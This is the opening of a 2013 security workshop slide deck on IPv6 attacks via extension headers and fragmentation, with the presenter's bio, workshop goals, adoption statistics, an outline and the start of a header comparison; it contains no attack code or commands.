Advanced Attack Techniques against IPv6 Networks

A Hands-On Workshop

Antonios Atlasis

Heidelberg, 24th June 2013

Bio

- MPhil and PhD degrees in IT Engineering from the University of Cambridge and the National Technical University of Athens respectively.
- Several GIAC certifications (GCIH, GWAPT, GREM, GPEN, GCIA and GXPN).
- An IT engineer, developer, instructor, etc. An IT security engineer for the last ten years.
- A GIAC Gold Adviser; also involved in the Exam Development for several GIAC certifications.
- More than 25 scientific and technical papers.
  - IEEE student award in INFOCOM 1994.
  - BlackHat and Troopers presenter.
- Latest security research interests: IPv6.

You can reach me at antonios.atlasis@gmail.com

Goals of the Workshop

- To discuss <u>some</u> advanced IPv6 attacks (mainly by abusing various IPv6 Extension Headers), so as to:
  - Identify the security risks.
  - Know the reasons of them.
  - Build our own tools or scripts to identify such risks in our environment.
  - And finally, having all this knowledge:
    - mitigate these security risks.
    - design / build more “secure” IPv6 environment.


Target Audience of the Workshop

- Penetration testers / incident handlers.
- Security Engineers
- Network and System Administrators.
- IPv6 or security enthusiasts.

Why Securing IPv6 is Important


- 6th June of 2012, the IPv6 world launch day.
- "***IPv6-ready***" products, such as Operating Systems, Networking Devices, Security Devices, etc.
  - No matter what your OS platform is, you probably have IPv6 already pre-enabled (either you wanted or not).
- IPv6 is offered by several ISPs worldwide, even from smaller countries (even in my country ☺).
- The time for IPv6 has finally come. IPv6 is @ the Gates.

Percentage of Autonomous Systems announcing IPv6 prefixes



Source: https://labs.ripe.net/Members/mirjam/networks-with-ipv6-one-year-later


Percentage of Autonomous Systems announcing IPv6 prefixes



Source: https://labs.ripe.net/Members/mirjam/networks-with-ipv6-one-year-later

IPV6 MOMENTUM

IPv6 opens up a whole new universe of addresses and its use is rapidly increasing. Since World IPv6 Launch began on 6 June 2012, IPv6 connectivity by Web users has nearly doubled.



Source:
http://www.worldipv6launch.org/wp-content/uploads/2013/05/ipv6-launchiversary.png

If the trend continues, it will take fewer than 6 years for more than half of Web users to be IPv6 connected.

Outline of the Workshop


- Part A: Theory:
  - A.1 Background: Introduction to the IPv6 (Extension) Headers
    - What's new in IPv6. RFC 2462
    - Some of the IPv6 Extension Headers
  - Advanced IPv6 Attacks
    - A.2 Abusing IPv6 Extension Headers for fun and profit.
    - A.3 IPv6 Fragmentation Attacks (Overlapping and other issues).
- Part B: Practice
  - Very brief Intro to Python
  - Brief intro to Scapy
  - How to make your own Scapy scripts to launch any IPv6 attack.
- Part C: Test your skills against specific challenges
  - You will be given three ...missions to accomplish.

Part A

A.1 Introduction to the IPv6 Extension Headers (necessary background)

The IPv6 Header(s)

The IPv4 vs the IPv6 Header



Version	IHL	Type of Service	Total Length

Identification	x	D	M	Fragment Offset

TTL	Protocol	Header Checksum

Source Address

Destination Address

IP Options (optional)

V	Traffic C	Flow Label	Payload length	Next	Hop Limit

IPv6 Source Address

IPv6 Destination Address

IPv6 Extension headers have been introduced to support any extra functionality, if required.

Antonios Atlasis

